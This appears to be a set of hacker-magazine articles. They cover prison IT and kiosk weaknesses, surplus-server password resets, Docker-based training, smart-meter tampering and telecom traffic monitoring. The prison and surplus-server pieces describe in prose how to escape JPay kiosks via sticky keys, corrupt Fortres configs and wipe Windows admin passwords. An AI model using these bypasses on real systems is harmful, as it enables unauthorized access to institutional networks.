Prison is not a nice place. It is an environment suited for predators, fighters, and schemers. Intellectual prowess only gets one so far in here. The ability to observe and adapt is one's best tool.

I have spent a lot of time observing what comes naturally to me: IT security. To put it mildly, the Ohio Department of Rehabilitation and Corrections has a lot of opportunities for improvement.

The most apparent failure is the culture of the IT department throughout the state. Due to budget constraints, there are only a handful of employees to manage the IT infrastructure of 20-something prisons. The management theory appears to be reactive instead of proactive due to limited resources. The dedicated on site IT staffer is poorly trained and not security conscious.

One would think in a prison setting that security would be a prominent theme when deploying new assets, but it seems to be an afterthought.

Staff and most inmate computers are physically segmented on their own networks. Most inmate-used computers are for educational purposes of one sort or another. In most cases, they are on their own domained environment and authenticate a general purpose account to a DC. Group Policy is employed to limit local access and prevent configuration changes. In addition to GPO, a software program named Fortres is used to secure the desktop. Two major implementation flaws exist in this setup: 1) Fortres can be defeated by opening the config files in edit.com and corrupting them. Much more simple: 2) the local administrator account is left enabled with a blank password. In fact, the XP image used by ODRC on inmate computers contains a blank password for the local admin account. No real security threat exists by having open access to a segmented network computer, but it demonstrates the culture.

Interestingly, the law library computers run a live Debian distro that has been customized by LexisNexis for access to their web-based law research system. These computers are connected to a VLAN which ultimately touches the Internet via an Internet-facing proxy server that is set to "Deny All Bidirectionally Except". It allows traffic to LexisNexis and to a secured section of ohiomeansjobs.com, both of which serve compartmentalized resources. Any attempts to influence redirects or otherwise access resources not permitted by the proxy fail at the network level. ICMP traffic is also denied to both internal and external resources. Overall, the law library and job assistance computers are secure and only subject to local vandalism.

ODRC has recently contracted with JPay to install terminals in the recreation and housing areas of the prison. These terminals allow for civilians to correspond with inmates via jpay.com. The implementation of these terminals, however, is patently insane in this hacker's opinion for the following reason: they are connected to the operational staff network. JPay and ODRC apparently bank their security for these terminals on software called SiteKiosk, which runs on top of the Windows 7 desktop, but under jmailinmate.exe, which is the JPay software. The SiteKiosk software works at a low level to prevent the jmailinmate.exe program from losing focus or being closed, among other tasks like managing updates and desktop security. If jmailinmate.exe hangs, the Windows dialog box appears and prompts the user to force close or wait. If a force close is executed, the terminal is effectively stuck and secured at a JPay splash screen. Pressing escape at this splash screen brings up a "service personnel administration login" which is nothing more than a SiteKiosk password prompt. To my knowledge, this password has not been compromised. It won't be long, however, as one is offered as many attempts as they like.

Finally, the most glaring flaw is that during reboot, which occurs frequently because the terminals are constantly at issue and are restarted either remotely or by the SiteKiosk software, there is an approximately three minute time frame where Windows has booted but SiteKiosk is loading and starting services. The long time frame is likely due to disk fragmentation, huge log files, and poor configuration. During those three minutes, one can bring up the sticky keys context menu. From there, drilling up to the Control Panel is a two-click task. Clicking on Network Neighborhood populates with every single staff operational computer. From there, proper permissions and resource security are the only things stopping a major incident. This particular hacker was, as we say in prison, STD - scared to death to continue on any further. If previous performance is any judge, resource security is likely haphazard and pieceworked.

Lastly, one can click on external links in the Windows hung application dialog box, which returns a customized SiteKiosk-branded DNS error. DNS appears to be handled by a hosts file or through a proxy.

Cell phones are a major contraband issue in the Ohio prison system. The poor security of inmate used desktops only eases unmonitored communication with the outside through the use of USB cellular modems. No electronic countermeasures such as hidden femtocells or jammers have been observed to thwart smuggled cellular devices.

Overall, security is a joke inside the Ohio prison system as demonstrated recently by an inmate placing a ladder on the fence of a maximum security prison in Mansfield and climbing over. There is a massive drug problem fueled by enormous profits for both inmates and guards and a culture of laziness and passing the buck which prevails.

Perhaps this article will spur competency and a realization that inmates are not as stupid as they may appear at first glance.

Shouts to onestein, Aganthorp, Shrub Art, and flow. Late.

Hacking For Knowledge

by Jerry

Defined by Wikipedia, "Hacking" may refer to:

- Computer hacking, including the following types of activity:
  - ◊ Hacker (programmer subculture), activity within the computer programmer subculture
  - ◊ Hacker (computer security), to access computer networks, legally or otherwise
  - ◊ Computer crime
- Phone hacking, the practice of intercepting telephone calls or voicemail messages without the consent of the phone's owner
- Illegal taxicab operation
- Pleasure riding, horseback riding for

purely recreational purposes
- Shin-kicking, an English martial art
- The act of stealing jokes
- Hacking, an area within Hietzing, a municipal district of Vienna, Austria
- Roof and tunnel hacking, a type of urban exploration

"Bollocks," I say. My desire to understand how things worked, my unending curiosity, combined with insufficient funds, required me to repurpose cast-off computer hardware for experimental uses.

Or perhaps that should read "Mental" uses.

A Brief History

Early on (1960s), I built a light meter for my photo darkroom, obtaining a parts list from an obscure photo magazine. Success encouraged me to pursue additional adventures in creating needed hardware without sufficient funds.

I needed a set of transmission "jigs" for a VW Type 1 vehicle. It was built with a few scraps of angle iron and some effort. Of course, the key to this success was the age-old expression, RTFM. I scoured the VW manual for dimensions and such, including proper assembly procedures.

The Sinclair ZX81 at only $99.95 was the first computer for under $100. The ZX81 had the same microprocessor and ran at the same speed as the earlier ZX80, but it had a better BASIC programming language and was cheaper to produce. I had purchased a Sinclair ZX81 just before the IBM PC came out. I had my son programming in BASIC at the age of eight. Way to go, dad.

Fast forward into the 1980s, and the IBM PC was all the rage. I had to have one. However, the buy-in was way above my pay grade.

Enter the IBM clone. Eureka! I had a computer.

After a while, building your own computer was all the rage. And build I did.

I'm a "hands on" guy and that's just how I learn. And learn I did, creating the first PC network for L.A. County in the late 1980s, starting the move from "dumb terminals" and mainframe to "client server" with PCs.

Fast forward again (1998). I selected FreeBSD UNIX for my students to study. As a college program director (I retired from L.A. County), I chose UNIX over Linux simply to give the students a wider range of study. However, Linux was used also.

These days, I find the surplus computer market to be loaded with hacking/learning opportunities including the latest versions of Linux. I utilize at least one desktop and one laptop in my lab to explore the various Linux and UNIX distros available. Purchased through the surplus computer distribution channel, these low prices are affordable for all.

The Phoenix Project

Regular readers here will remember stories about data recovery from surplus hard drives. All true and, even better, complete computers with all hardware and software intact. Enter my latest surplus computer purchase, a "Supermicro" with Intel motherboard, 19 inch rack mount server, (one U) running windows Server 2003 with C.O.A.. The good news is: $50 out the door. The bad news: the administrator account had a password. Well, not too bad, as I had collected a Linux boot disk that ran a script allowing me to delete the administrator password in any Windows version. This operation takes about five minutes or less. Google will steer you in the correct direction for your own boot disk. Here's a tip: If you are working in IT support, don't let your customer know how easy it is to delete passwords. (It's bad for business.)

Here comes the knowledge. It turns out the server was a fully configured FTP server for a high end electronics lab (name redacted). Full virtual setups including server instances, NICs, and services. VMware headed the list of software included.

Here comes the "Best Practices." Included I found all setup software and passwords in plain text format. Score! Without a BIOS password, the system administrator password was simply reset, allowing full access.

The server didn't directly connect to the Internet due to the proxy settings configured for the lab domain controller server. Once that was corrected, and enabling DHCP, all systems were go.

(The server was purchased from `http://➥www.siliconsalvage.com/`. Fine supplier of all types of electronic surplus, and they also rent movie studio electronic props.)

I'm still exploring the wide selection of software available on this beautiful rack server. I encourage you to follow the yellow brick road of discovery as I did. Next up for this server, a full Linux install with Cloud infrastructure. Never give up, never surrender. Knowledge is free for the taking - grab it.

Linux Containers for Event Training

by Jon Schipp
jonschipp.com

Goal: To enable organizers and presenters of information security conferences, Linux user groups, and *2600* meetings to quickly prepare and serve training environments that teach and demonstrate Linux-based software to participants. By reducing the administrative overhead and the barrier to participation, we can improve the overall quality of training at events.

It can take hours to package and distribute a virtual machine with the necessary tools for training, and now it can be done in minutes including deployment using Docker containers.

Background

Software demonstration and hands-on training improve the experience of attendees during community events by not only sharing information, but allowing it to be practiced, which yields greater retention, understanding, participation, and fun. However, the logistics come at a high cost for both the user and the administrator. Virtual machine, or virtual appliance, based training tends to be the most common form, allowing a large number of participants to follow an instructor through an isolated environment, each running on their own computers. Using virtual appliances, while a workable solution, is not ideal due to the amount of time involved in their preparation, distribution, and configuration. Shared machine training is another form where users are given accounts to a UNIX-like system which they can remotely access.

The concerning problems of both methods can be summarized in a brief list:

a) Too much time is spent distributing, downloading, or copying virtual appliances

1) Conference networks are slow and VM files are big

b) Technical difficulties can and often will occur which end up putting some students behind others

1) Hypervisor image compatibility e.g. Virtualbox, VMware, etc.

2) VM bus and network configuration

c) Account management is repetitive and time consuming on shared systems

d) Changes are not easy in virtual appliances

1) Insertion of wrong exercises, versions, mistakes, etc.. How is this handled?

Linux-based Containers

Linux kernel 3.8 introduced the building block for containers, a form of lightweight process virtualization, or operation system level virtualization[1]. The two building blocks are namespaces and cgroups. Namespaces provide resource isolation, effectively making a system resource believe it's a part of a global resource through abstraction. There are six namespaces at present and they include: pid, net, mnt, ipc, uts, and user. pid, for example, allows processes applied to a namespace to be isolated from processes in other namespaces. Control groups, or cgroups, is the mechanism to which constraints can be applied to resources such as limiting the CPU and RAM usage to processes in a particular cgroup. This type of virtualization is done at a higher level, as opposed to the lower level hardware virtualization used in virtual machine technology. A benefit is that containers do not impose as large a cost by sharing the same kernel. Container startup time can be around 100ms, reaches near bare-metal performance, and outperforms KVM virtual machines in a wide array of applications from disk to memory[2]. With this comes greater density, where hundreds or thousands of containers can run on a single system. In addition, from the general user's perspective, having a shell inside a container or virtual machine is indistinguishable.

There are a number of userspace container runtime implementations, including lxc, Google's lmctfy, systemd-nspawn, Docker, and the newly announced Rocket runtime. Docker, a container runtime and deployment platform, is currently the most widely used, and for this reason my choice as the technology behind ISLET.

Isolated, Scalable, and Lightweight Environment for Training

ISLET is a solution for teaching Linux-based software with minimal participation effort by using Linux containers, and satisfactorily addresses each item in the aforementioned list of problems. It's a wrapper around Docker, SQLite, and a few other tools that in effect reduces preparation and deployment of training environments to a simple three step process, enabling you to have ready to go training environments in minutes rather than hours. Account management is automated and handled internally by ISLET and is separate from the host, which allows users to resume their work (by reattaching to their container) should training events span multiple days.

ISLET is intended to be run as a server which students can remotely access. One single host account is required for ISLET which can be shared with all participants, its shell is set as islet_shell which handles everything after the initial authentication to the host. The participation barrier is set very low, and students only need an SSH client to access the ISLET menu which launches available configurations upon selection. Building on a cross-platform and proven remote access tool like SSH opens the door to greater accessibility that wouldn't otherwise be possible when hypervisors are required, e.g. using smart phones, tablets, and other mobile devices to access training environments.

The three step process to create and deploy a training environment with ISLET is as follows:

1. Have a docker image with the tools needed for training, installed and configured.
2. Create an ISLET configuration file for the image describing its functionality and resources.
3. Place the ISLET configuration file into the /etc/islet directory. After the final step, students can connect to the system and launch the new configuration which will place them into a container based on their image configuration of choice.

A 64-bit Linux operating system is required to run Docker. The recommended operating system for ISLET is Ubuntu, and installation plus configuration for this operating system is very simple with the following make targets:

```
$ sudo apt-get install make
➥ sqlite
$ git clone https://github.com/
➥jonschipp/islet
$ cd islet
$ sudo make install
$ sudo make install-docker
$ sudo make user-config
$ sudo make security-config
$ sudo make install-sample-nsm #
➥Install a few sample config files
```

You can then use ISLET by ssh'ing to the system with a user account and password of demo. Hundreds of training environments for different pieces of software can be made available on an ISLET server from which a user can choose to begin work instantly.

Future work includes porting ISLET to FreeBSD by using jails and implementing a distributed setup to handle large participant numbers seen in Massive Open Online Courses.

Use Cases

At BroCon 14, the precursor to ISLET was introduced to aid in teaching the Bro programming language to participants. The ISLET system ran on Amazon EC2 as an m3.xlarge instance and handled 50+ users simultaneously without issue. The University of Illinois at Urbana-Champaign is using ISLET in their Digital Forensics II course to teach Volatility, Bro, The Sleuthkit, SIFT Kit, and BitCurator. The Open Network Security Monitoring group (OpenNSM) has used ISLET to teach OSSEC, among other tools, and had its first case where a student followed along on their smart phone via an SSH application. The UIUC Linux User Group uses ISLET to teach a C programming series each week, in addition to other Linux tools.

Try It Out

If you would like to try out ISLET, I have two publicly available servers (demo:demo) for experimenting and a vagrant box[3]:

```
$ ssh demo@islet1.jonschipp.com
$ ssh demo@islet2.jonschipp.com
```

References & More Information:

[1] `http://www.haifux.org/lect`
`➥ures/320/netLec8_final.pdf` - Linux Containers and the Future Cloud


[2] `http://domino.research.ibm`
`➥.com/library/cyberdig.nsf/`
`➥papers/0929052195DD819C85257D`
`➥2300681E7B/$File/rc25482.pdf` - An Updated Performance Comparison of Virtual Machines and Linux Containers

[3] `http://github.com/jonschipp/`
`➥vagrant/tree/master/islet` - Vagrant box

`http://github.com/jonschipp/`
`➥islet` - ISLET Source

`http://jonschipp.com/talks/`
`➥ISLET.pdf` - Hack3rcon 5 ISLET Presentation

`https://www.youtube.com/watch`
`➥?v=U0KFrsB6f0Q` - Hack3rcon 5 ISLET Video



Are Smart Meters the End-All? or How I Learned to Love the IoT

by lg0p89

It seems as though technology continually is making further inroads into our lives, step by step. Beginning from the 1980s to our current time, the computer in theory was supposed to make our existence easier and less stressful. There was supposed to be a four day work week, as we would become so efficient, that is all we would need to get all of the work done. What this did instead was make us work more, as we could get more work done now. We were supposed to be paperless, as we could scan everything into the system, so there would not be a need for paper to be used. Here, the attorneys got involved, stating that we could not prove the digital signature was used by the person alleged to have used the signature, and the paper could not go to the wayside.

On other fronts, technology has paid off for the users. All we have to do is look to our smart phone, USB, and improved satellites. If we want to know exactly where we are standing on the planet, there is an app for that.

The current hardware innovations are part of the Internet of Things (IoT). An entertaining example of this as of late are the light bulbs that flash different colors based on the user's parameters. For instance, if the Detroit Lions win their football game, this may be set to flash blue. This is in the pipeline to becoming yet more mainstream.

The latest iteration involves energy meters. We are all familiar with the usual meter on the side of the house or on the apartment building with the glass globe (looking like the robot on its side from *Lost in Space*), with the dials spinning. In the late summer, the spinning dials appear to be moving near the speed of light as our air conditioners are running.

Hardware

Visually and physically, the meter is still in a roundish housing and attached to the dwelling. The prior meters required the energy worker to walk around once a month and read the numbers. The new smart meters are digital and automatically gather the data and transmit this to the electric company. There would be no person walking around your property leaving footprints in the snow. The structure and housing itself has a few variants in size, but these are mostly the same. The fundamental, pertinent change involves the software. This allows the meter to communicate and send various data to the electric company.

Benefits

Clearly, there is a benefit to someone or some entity. Otherwise, the expense would not have been incurred for the R&D. Big Business does not need to spend the funds on a shiny new toy. The primary beneficiary is the electric company. They no longer have to employ the people to walk around and read the meters for everyone. This cuts the expenses for labor and the associated overhead. The new meters monitor the usage per household, and subsequently per neighborhood, county, etc. Big data would be so happy with this. With the quicker monitoring comes the ability to react to geographic power needs faster. If an area has a higher need for power, the situation can be monitored so other areas where the consumption is less can have this transferred. This is much like loan balancing on the servers.

Not So Beneficial

This prima facie sounds great. Allegedly, this benefits the electric company and society, and the electricity should be less costly. But everything comes at a cost. There still is no free lunch. All of the attributes are not good for the consumers. A primary concern has been its security and privacy. The hardware itself is hackable with little effort. This is unnerving, at best. Also, the information on the personal usage for the residence and, by extension, other information can be accessed by others. A thief could monitor your usage and, if it appears the usage is well below the baseline for two or three days, could believe you are on vacation and break into your residence.

Hackable

The hardware is attached to your home, condo, duplex, apartment building on the outside of the structure. Anyone could simply walk up and look at the different access points to hack on the hardware. If it is during the day during the work week, no one would probably even notice. If someone were to walk up to this person, it would not be that difficult for them to social engineer their way out of this. The trespasser could not only get the raw usage data, but also any other data the hardware holds (e.g. account number).

This sounds a bit far-fetched. It does not seem likely that a piece of equipment that records your electrical usage would be that much of a detriment. Well, it happened. Beginning in 2009, there were power thefts throughout Puerto Rico. This became a significant issue and the FBI began investigating the thefts. The FBI believed this was due to the "new and improved" smart meters being deployed. It appeared from the investigation that people previously employed by the company that manufactured the meters, along with current employees of the utility company, were involved with the theft.

The people were charging $300-$1,000 for residential customers and $3,000 for the commercial meters for the unlawful services. Some of the estimates concluded the utility company lost millions in revenue due to this. This was done by using an optical converter device attached to a laptop and software downloaded from the Internet. There are several tools that can do this. One open source tool is the Termineter. This also uses the optical interface as the access point. The hardware for this costs $300-$400. To fully implement this does not take a significant capital outlay. In essence, the tool merely changes the ratio of how the meter records the electricity used.

The person did not have to open the meter, cut the metal band, or anything physical. They just had to walk over to it with their laptop and an optical converter device. It wasn't complicated or even a two-step process.

In Short...

Overall, technology is our friend. It may give us a temporary headache but, in the long run, it makes our life easier. The smart meter is one such item. It makes sense to use it. The more data the electric company has access to, the better they can plan for the usage. This improves their operations, which translates into electrical savings for the consumer. With the good comes the bad. The software written to manipulate the smart meter was coded more with the focus being on how to operate and record the electrical usage versus security. The level of security has already proven to be financially disastrous for at least one utility. With the promulgation of open source software and the relatively low cost of the hardware to hack the smart meter, there will be issues until there are patches written to rid the system openings that anyone can get into.

For Further Thoughts

Geib, A. How privacy-conscious consumers are fooling, hacking smart meters. `http://`
`➥www.naturalnews.com/036476_`
`➥smart_meters_hacking_privacy`
`➥.html`

Kumar, M. Open source smart meter hacking framework can hack into the power grid. `http://thehackernews.com/2012/`
`➥07/open-source-smart-meter`
`➥-hacking.html`

Protalinski, E. Smart meter hacking tool released. `http://www.zdnet`
`➥.com/smart-meter-hacking-tool`
`➥-released-7000001338/`

Sunshine, W.L. Pros and cons of smart meters. `http://energy.about.comp/od/`
`➥metering/a/Pros-And-Cons-of`
`➥-Smart-Meters.htm`

Tweed, K. FBI finds smart meter hacking surprisingly easy. `http://www.greentech`
`➥media.com/articles/read/`
`➥fbi-finds-smart-meter-hacking`
`➥-surprisingly-easy`

Old And New Together

The one thing that is definitely *not* new in our lives is the steady conflict between old and new, which has been going on for as long as we've had a society. For the most part, it's a pointless battle based predominantly on emotion that tends to only make opposing sides dig their heels in ever deeper. And it happens to exist everywhere.

Life used to be simpler. Music was more original and had a richer sound. Movies were better made and books better written.

Or... life is now much more exciting. Music is more diverse and accessible, while movies appeal to more specific audiences and books can be published by anyone with something to say.

It's all a matter of perspective and, if you find yourself always agreeing with one side, you're likely a zealot for nostalgia or for modernization. As hackers, we get to see this in all sorts of interesting ways that often predate when the mainstream gets a clue - if it ever does. That's not too surprising when dealing with the development and exploitation of new technology. What we need to be careful of is not seeing the bigger picture when caught up in all of the excitement.

Hackers have always had an identity crisis, albeit one that was mostly imposed from the outside. The media delights in blaming everything even remotely technology-related on hackers - without taking the slightest bit of time to investigate what a hacker actually is. We're even credited for hypothetical calamities that haven't happened yet (i.e., what would a hacker do if this bit of information about you got out or if this piece of technology failed?). So we can't really blame people who are reluctant to be known as hackers. Nor can we fault those who want to expel the perceived offenders from a community they feel belongs to them. We saw this a number of years ago when groups of older hackers attempted to distance themselves from younger hackers by coming up with a new word for them: crackers. That was meant to distinguish the good, law-abiding hackers from the out-of-control, lawbreaking individuals who were getting all of the attention and ruining the overall perception of hacking. Of course, those definitions were flawed, over-generalized, and applied unevenly. And whether or not the age factor was intentional is irrelevant. The whole thing basically turned into another inevitable example of old versus new, helped along by a little media ignorance.

Of course, simply creating a new word for an element of a community is just another way of replicating what those *outside* the community are doing with their complete lack of knowledge. By engaging in simplifications, labeling individuals en masse, and basically demonizing those who don't agree with you, the community often becomes irreparably fractured and segmented.

Fortunately, that whole "cracker" thing never really went anywhere. Hackers are still vilified at every turn, but there has been a concerted effort to fight the stereotypes and correct the uninformed - or expose those with a destructive agenda. There will always be those who want to label and subdivide the hacker community (words like "white hat" and "black hat" are great examples of this), but it just isn't that simple. There are good and bad elements everywhere, as well as benevolent and evil ways of using any technology or bit of information. The concept of hacking takes a more neutral view, a view that questions our default assumptions on what is and isn't possible, as well as what is right and what is wrong.

For example, are hackers criminals? Certainly they aren't as a rule. But what if they meet the definition because the law is wrong? Is being that kind of a criminal necessarily a bad thing? Without having this internal dialogue, it becomes very easy to think of all hackers as a threat and to let one's fears kick in.

We find that in *any* community, far more often than not, there are so many similarities and common interests spread throughout that this sort of division ought to be avoided at all costs. As one example, the conversations that we've witnessed when young phone phreaks and older phone company employees are brought together is inspirational. Even though they're on opposite sides of the fence, they all have an appreciation and understanding of the technology that's being used - and they all benefit from this. That enthusiasm and knowledge is available for the sharing - until fear and suspicion become stronger forces. It's clear which relationship is healthier and more productive.

Returning to the concept of old and new, there are many parallels to the schisms we've seen over the years. We too often witness proponents of new tech blindly rejecting anything that's older, whether it's a typewriter or last year's iPhone. We also see resolute hostility towards new developments from those who want to keep things the way they were. Of course, both of these viewpoints are counterproductive and woefully misguided.

Let's look at our language for some guidance. To this day, we continue to use the word "dial" when giving out phone numbers. We "tape" programs on our DVRs. We "carbon copy" our emails, "film" with our digital cameras, and sit back to watch the "tube" when we're done, even though it's likely there's no actual picture tube within miles.

These outdated words that we all know the meaning of indicate a certain unwillingness to completely let go of the past. We could easily come up with replacement phrases and strictly use them instead. Yet we don't. Because not only would we be symbolically severing those links, but we'd be intimidating and alienating the slower adopters of new technology with this jargon. And by doing that, we'd actually be slowing down our overall progress since there would be stronger resistance to it. In language, we recognize that links to the past are essential.

Understanding this concept with words is one thing. We need to go further and understand it in practice as well.

Cell phones are a great convenience, far more so than landlines. But when there are power outages or reception issues, a landline becomes invaluable. The voice quality is also far better as a rule. But perhaps the best thing about that old bit of technology is that you can open it up and figure out how it works. It's not likely many people can do that with the massive amount of computing power sitting in their pocket. If it breaks, they will likely be advised to just get another one. As hackers, understanding how something works and being able to take it apart and put it back together again are essential abilities.

Rejecting the new devices with all of their capabilities is foolish. The amount of usefulness a single smartphone can provide is truly staggering. But it's at least as foolish to turn a blind eye towards the tech that helped make this possible in the first place. Understanding the design and challenges of older equipment is how you learn to come up with something better. Skip that part and you're cheating yourself out of a much more thorough understanding.

The same is naturally true of computers as well, both with hardware and software. It may seem pointless to learn about an old computer with a clock rate of two megahertz and a couple of floppy drives, but you will, at the least, appreciate how quickly technology can change - and hopefully apply that thought process to today, rather than just follow the instructions for the advanced machine you're currently using. And, while it's great to have an intelligent, graphically sophisticated operating system, it's really important to get down to the command line and see the power that a few well placed commands can give you even to this day. Learning Unix is a great way to move towards achieving this. Its continued importance to the hacker community is the perfect example of the integration of old and new.

There is a danger in too carelessly discarding a means of doing something in favor of something with more apparent advantages. The cost could be the loss of something priceless. Creating digital versions of media from books to photos to movies is an indisputable enhancement of the original work, one that should be embraced. But to completely replace the older standards is ill-advised, as we simply don't know enough about the longevity of our new technology.

Technology is only going to become faster and more all-encompassing. We need to be careful not to take it all for granted and become overly dependent. If something were to happen to your phone, could you still communicate? Can you write a sentence without relying on a spell checker? Are you able to multiply without a calculator? Can you find the stars in the sky without an app? The list goes on and on, but the basic idea is that simply making the knowledge available on a device is very different from learning how to get the knowledge or understanding what it actually means. We risk having an abundance of facts without having enough wisdom.

I Tapped That...

Tapping a Nationwide Telecommunications Network

by E Squared

For the record, all of this is purely made up and does not actually exist. This is only a "theoretical" method that a telecommunications provider could use to monitor the network traffic of its subscribers. On second thought, maybe this really does exist....

For many years, I have navigated the world of IT contracting and made a pretty good living at it. For someone who has no college degree, I have spent endless hours studying for certification exams, learning how to lock down servers, configuring MPLS tunnels, racking network switches, and the like. I have always been a technophile but lacked the "proper" education to turn this into a career. Then one day I found myself working as a temporary employee for an experiment on an Army base. Because of my willingness to learn, along with a small set of PC skills, I turned that role into a three year odyssey. From there I gained some experience and certs, eventually landing a position as a network engineer.

As all contract work goes one day, unfortunately sooner than I expected, my contract ended. I found myself once again back in the job market. Little did I know that my next position would take me "behind the curtain" of a wireless provider. I was hired as a network deployment engineer tasked with deploying a voice analysis platform at over 100 sites across the U.S. This technology was like nothing I had ever worked with before. I found myself learning the architecture of a 3G/4G nationwide wireless network.

For those of you who have no experience or knowledge of how your cell phone actually works, I recommend looking up a good overall description using Wikipedia or the like. For me to go over the topology of these different circuit switched versus packet switched networks would take up way too many pages in this fine magazine. I will touch briefly on the major network elements required for a person's User Equipment (UE) to use the wireless provider's network. Besides, all of us technology enthusiasts know a thing or two about learning about a new skill/area of expertise using the net as our electronic library.

Mobile wireless networks are made up of two major parts: the Radio Access Network (RAN), and everything else. The "everything else" part depends on what type of network you are using. For people with smartphones this is 4G for data and 2G/3G for voice. This will all change in the near future with the wide deployment of VO-LTE which is Voice Over LTE. There are scenarios where a subscriber will get handed off to a legacy network due to tower limitations. This is called Circuit Switched Fallback (CSFB). If a user has a 4G handset or device, but the tower is not 4G capable, they will be handed off to the 3G network for all data/voice sessions until they are in the vicinity of a 4G tower.

In order for a provider to understand what is happening on their network, they must install software tools that can provide analysis of the traffic in near real-time. This is different when you talk about a voice network or the data network. There are a multitude of different signaling protocols used for both the control plane traffic as well as the user plane traffic. For the voice side, this is primarily SS7 and SIP. For the data side this is everything from S1, S11, S5, SGI, and many, many more. What you need to understand at a basic level is that different network elements communicate with each other using these protocols for different kinds of traffic.

This is where the fun begins. When I started to learn more about the platform we were installing, I soon understood how much these providers know about what we do with our phones. Some of these tools are able to actually store and decode phone calls for up to 400 days, depending on storage capacity. Most of these analysis tools slice the packet and only keep the header information (metadata). Other tools keep a copy of the entire packet. Each system usually contains some sort of storage array, with the excess data offloaded to a Storage Area Network (SAN) for later analysis.

But where do these systems get the data from? I mean, there are thousands of circuits in a provider's network. This is where the network TAPs come into place. These are exactly what you think of when you hear the word phone tap. The only difference is that with the evolution of networking, instead of clamping on a copper wire and reading the electrical impulses with a handset, these are full-fledged rack mountable pieces of hardware. Depending on the media of the circuit (copper or fiber), some are unpowered passive elements while others are powered, providing active failover so as not to lose any data. Your normal fiber optic TAP is a small 1U box mounted in a rack that consists of network ports, where the light travels to its intended destination, and monitor/tool ports where part of the light is redirected to an analysis platform. It does this by using prisms which split the light, commonly in a 60/40 rule, where the 40 percent is sent to the tool port with the 60 percent of light continuing down its intended path. Once the optical signal is split, this effectively copies the packet.

If there is a large amount of links being tapped, which is the normal scenario, an aggregation switch is used to collect all of these tapped links. Several vendors provide boxes that do everything from collect the traffic to send to different analysis servers, to place traffic filters in place so the analysis platform only sees the specific type of traffic it needs. Do a search for "Network Packet Brokers" using the big G and you will find a ton of info on this technology. These pieces of equipment are probes that process the different voice or data traffic. Some are passive, only reporting on the traffic. And some are active, which can reroute or block certain types of traffic.

I have actually been on a troubleshooting call with a vendor while decoded SMS messages flowed across the screen. Kind of unsettling, huh? Once this project was about to end, I was approached by management who said that my contract was getting extended because they were installing another analysis platform. This is where my eyes were really opened.

The previous system I described was for 3G voice analysis. The next solution the provider purchased was for 3G/4G data. This is where the mother load of subscriber data resides. Just as with the previous scenario, network TAPs were installed and the traffic was fed to the new analysis platform. From what I was told by the vendor, this is the largest deployment of the system in any wireless provider's network in the world.

The system is comprised of a server running Linux with multiple NICs: one for management, one for analysis traffic (which we will call production), an out of band console connection, and a fiber NIC for the traffic feed from the TAP aggregation switch. Another server running Linux connected to the first system by a crossover cable actually processes the traffic flows. This flow processor includes a storage array which can keep data for up to 400 days. The last component of this system is a reporting server. This actually queries a database residing on the other server that processes the traffic. This reporting server contains a GUI which the user can log into to gain access to a full feature set of functionalities. A nice Google Maps overlay plots the location of the provider's network along with relevant stats such as subscriber sessions, saturated throughout, TCP loss rate, and total amount of data flowing through a tower.

The most important function of the reporting server is the subscriber forensics it can provide. This can be as simple as what the top ten mobile applications running on the network are, how many RF connection setups a certain app makes each day, or which mobile app is using the most data. On and on and on. There is even a section where the user, identified using their International Mobile Subscriber Identity (IMSI) can be monitored to see how much data they are actually using at a given time. But why should I care about that? This is information I get every month in my bill or by using a provider's app in my phone.

Well folks, this might be the case, but what they can now see and run a report on is each and every application you are running on your phone. A forensics report can tell how much you used BitTorrent and where the traffic went. Or how many times your Facebook app connected to the network. This can even list the destination server whose IP address can be identified using a whois lookup.

To me this opens up a whole new study of people and their mobile habits. I think of it as Bit Level Sociology. Using these kinds of analysis platforms, one can study millions of people's behavior. It is a kind of unintentional transcendence. People use their mobile devices as extensions of themselves. Providers now know exactly what apps those people use at certain times of the day in order to market more services to those subscribers. You would be surprised to see the stats on how many people are watching Netflix between the hours of 8 pm and 11 pm on any given weeknight. All of this kind of data correlation is done each day.

Don't get me wrong; not all of this is bad. As a network engineer, I understand the need to see what the network is doing at any given point in time. This prevents outages and keeps the service up for people like you and me.

What's scary is the level of detail being reported on. I thought it ironic that the Edward Snowden story broke as I was starting the deployment of these tools in this unnamed provider's network. I even saw a circuit inventory list that has NSA listed next to the SS7 signaling.

Why would anyone need to scan an entire network when compromising one server can give them the keys to the kingdom? All a domestic or foreign asset needs to do is place a person on the vendor's forensic service team and the provider is owned. Data can be exported, reports run, all major network elements listed (with IP addresses), and the provider is none the wiser.

So what can we as users do? Well, for one, use a VPN service. All of this type of traffic is reported as encrypted and not subject to analysis like the rest of the mobile app traffic. Two, uninstall all social network applications on your phone. These apps, especially Facebook, send multitudes of data to home servers. If you must use a social network app, use a VPN and the mobile browser using https to access the service. This will also just be reported as http/https traffic. I was surprised to see the low percentage of overall user data that is in fact encrypted. Tunnel everything, folks. Websites like `vpngate.net` list VPN servers you can use around the world. OpenVPN even has a great Android app that is free and simple to use. With the advent of the RaspberryPi, there are tons of tutorials online that can teach you how to set up your own VPN server in no time.

